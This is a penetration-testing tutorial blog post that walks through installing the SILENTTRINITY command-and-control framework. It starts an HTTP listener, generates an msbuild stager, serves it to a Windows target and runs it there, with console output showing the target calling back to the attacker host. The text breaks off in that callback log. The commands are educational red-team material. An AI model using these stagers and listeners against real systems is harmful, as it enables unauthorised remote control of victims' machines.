Command & Control: Silenttrinity Post-Exploitation Agent

March 21, 2019 By Raj Chandel

In this article, we will learn to use Silent Trinity tool to exploit windows.

Table of content:


Introduction

Silent trinity is a command and control tool dedicated to windows. It is developed by byt3bl33d3r in python, iron python, C# and .net. as it is windows dedicated tool, C# was but obvious choice as it has a direct access .NET framework just like PowerShell. Its an amazing post exploitation tool for windows. This tool supports C2 server over HTTP 1.1.

Installation

Installing silent trinity is pretty easy as you just have to download it using git clone and then install its dependencies using pip command. To download silent trinity, use the following command :


```
git clone //github.com/byt3bl33d3r/SILENTTRINITY
```




```
root@kali:~# git clone https://github.com/byt3bl33d3r/SILENTTRINITY.git
Cloning into 'SILENTTRINITY'...
remote: Enumerating objects: 215, done.
remote: Counting objects: 100% (215/215), done.
remote: Compressing objects: 100% (114/114), done.
remote: Total 509 (delta 99), reused 215 (delta 99), pack-reused 294
Receiving objects: 100% (509/509), 14.02 MiB | 131.00 KiB/s, done.
Resolving deltas: 100% (254/254), done.
root@kali:~# cd SILENTTRINITY/
root@kali:~/SILENTTRINITY# ls
CONTRIBUTING.md  README.md  Server  SILENTTRINITY  SILENTTRINITY_DLL  SILENTTRINITY.sln
root@kali:~/SILENTTRINITY#
```

Now to install all the requirements using the following commands :

```
pip install -r requirements.txt
```


```
root@kali:~/SILENTTRINITY/Server# pip install -r requirements.txt
DEPRECATION: Python 2.7 will reach the end of its life on January 1st, 2020. Please u
n 2.7.
Collecting aiofiles==0.4.0 (from -r requirements.txt (line 1))
  Downloading https://files.pythonhosted.org/packages/94/c2/e3cb60c1b7d9478203d4514e2
Requirement already satisfied: asn1crypto==0.24.0 in /usr/lib/python2.7/dist-packages
Requirement already satisfied: blinker==1.4 in /usr/lib/python2.7/dist-packages (from
Collecting cffi==1.11.5 (from -r requirements.txt (line 4))
  Downloading https://files.pythonhosted.org/packages/14/dd/3e7a1e1280e7d767bd3fa1579
    100% |████████████████████████████████| 409kB 1.9MB/s
Requirement already satisfied: click==7.0 in /usr/lib/python2.7/dist-packages (from -
Collecting cryptography==2.5 (from -r requirements.txt (line 6))
  Downloading https://files.pythonhosted.org/packages/17/fd/4c2c8953a9dfe38fbe0c3adaf
    100% |████████████████████████████████| 2.4MB 1.1MB/s
Collecting defusedxml==0.5.0 (from -r requirements.txt (line 7))
  Using cached https://files.pythonhosted.org/packages/87/1c/17f3e3935a913dfe2a5ca85f
Collecting docopt==0.6.2 (from -r requirements.txt (line 8))
Collecting h11==0.8.1 (from -r requirements.txt (line 9))
  Downloading https://files.pythonhosted.org/packages/f9/f3/8e4cf5fa1a3d8bda942a0b1cf
    100% |████████████████████████████████| 61kB 9.4MB/s
Collecting h2==3.1.0 (from -r requirements.txt (line 10))
  Using cached https://files.pythonhosted.org/packages/a6/b2/0348a08cce9980b15ef8607a
Requirement already satisfied: hpack==3.0.0 in /usr/lib/python2.7/dist-packages (from
Collecting hypercorn==0.5.1 (from -r requirements.txt (line 12))
```

Once the installation is complete, start the said tool as shown in the image below :




```
                    Codename : 尻目
                    Version  : 0.1.0dev

ST ≫help
+-----------+---------------+
| Command   | Description   |
+-----------+---------------+
| listeners | Listener menu |
| sessions  | Session menu  |
| modules   | Module menu   |
| stagers   | Stager menu   |
+-----------+---------------+
ST ≫
(Sessions: 0 Listeners: 0)
```

Windows Exploitation

As the tool is up and running, use ‘list’ command to see the list of listeners available. As you can see in the image below only listeners are available i.e. http, and https. To start the listener, use the following set of commands :

```
use http
start
```


When starting the listener, there is no need to give IP address or port as it automatically takes the IP of the local machine and the port is always pre-defined, depending on the listener, such as port 80 is specified for the listener http and port 443 is specified for the listener https. Now, as you can see that in the image below, with the help of the above commands our listener has started :



```
ST (listeners) >>list
+Available---------------+
| Name  | Description    |
+-------+----------------+
| http  | HTTP listener  |
+-------+----------------+
| https | HTTPS listener |
+-------+----------------+
+Running------+-----+
| Type | Name | URL |
+------+------+-----+
ST (listeners) >>use http
ST (listeners)(http) >>start
[+] Listener 'http' started successfully!
ST (listeners)(http) >>Running on http://192.168.19.128:80 (CTRL + C to quit)
ST (listeners)(http) >>
ST (listeners)(http) >>
(Sessions: 0 Listeners: 1)
```


As we have done with the listeners, now comes the stagers. Similar to the listener, use the **'list'** command to see the list of all the available listeners. Because this tool is a windows dedicated tool, there are only three stagers in relation to windows and they are msbuild, wmic, PowerShell. To launch the stager use the following set of commands :

```
use msbuild
generate http
```



```
ST (listeners)(http) >>stagers
ST (stagers) >>help
+------------+-------------------------------------+
| Command    | Description                         |
+------------+-------------------------------------+
| generate   | Generate the selected stager        |
| list       | Get available stagers               |
| options    | Show selected stager options        |
| set        | Set options on the selected stager  |
| use        | Select the specified stager         |
| listeners  | Listener menu                       |
| sessions   | Session menu                        |
| modules    | Module menu                         |
+------------+-------------------------------------+
ST (stagers) >>list
+Available---+-------------------------------------+
| Name       | Description                         |
+------------+-------------------------------------+
| msbuild    | Stage via MSBuild XML inline C# task |
+------------+-------------------------------------+
| wmic       | Stage via wmic XSL execution        |
+------------+-------------------------------------+
| powershell | Stage via a PowerShell script       |
+------------+-------------------------------------+
ST (stagers) >>use msbuild
ST (stagers)(msbuild) >>generate http
[+] Generated stager to msbuild.xml
[*] Launch with 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe msbuild.xml'
ST (stagers)(msbuild) >>
(Sessions: 0 Listeners: 1)
```


Executing the above commands will create a file. Share that file to the target system using the python server as shown in the image below :



```
root@kali:~/SILENTTRINITY/Server# ls
core  data  listeners  modules  msbuild.xml  Pipfile  Pipfile.lock  requirements.txt
stagers  st.py  stvenom.py
root@kali:~/SILENTTRINITY/Server# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```


And now, run the file in the command prompt of the target system with the following command :

```
C:\windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe msbuiild.xml
```



```
C:\Users\raj\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe msbuild.xml
Microsoft (R) Build Engine version 4.6.1038.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 3/12/2019 2:54:32 PM.
URL: http://192.168.19.128/fb5d0d1b-fad0-419b-9a2f-010104d999db

Trying to resolve assemblies by staging zip
Attempting HTTP POST to http://192.168.19.128/fb5d0d1b-fad0-419b-9a2f-010104d999db
Attempting HTTP GET to http://192.168.19.128/fb5d0d1b-fad0-419b-9a2f-010104d999db
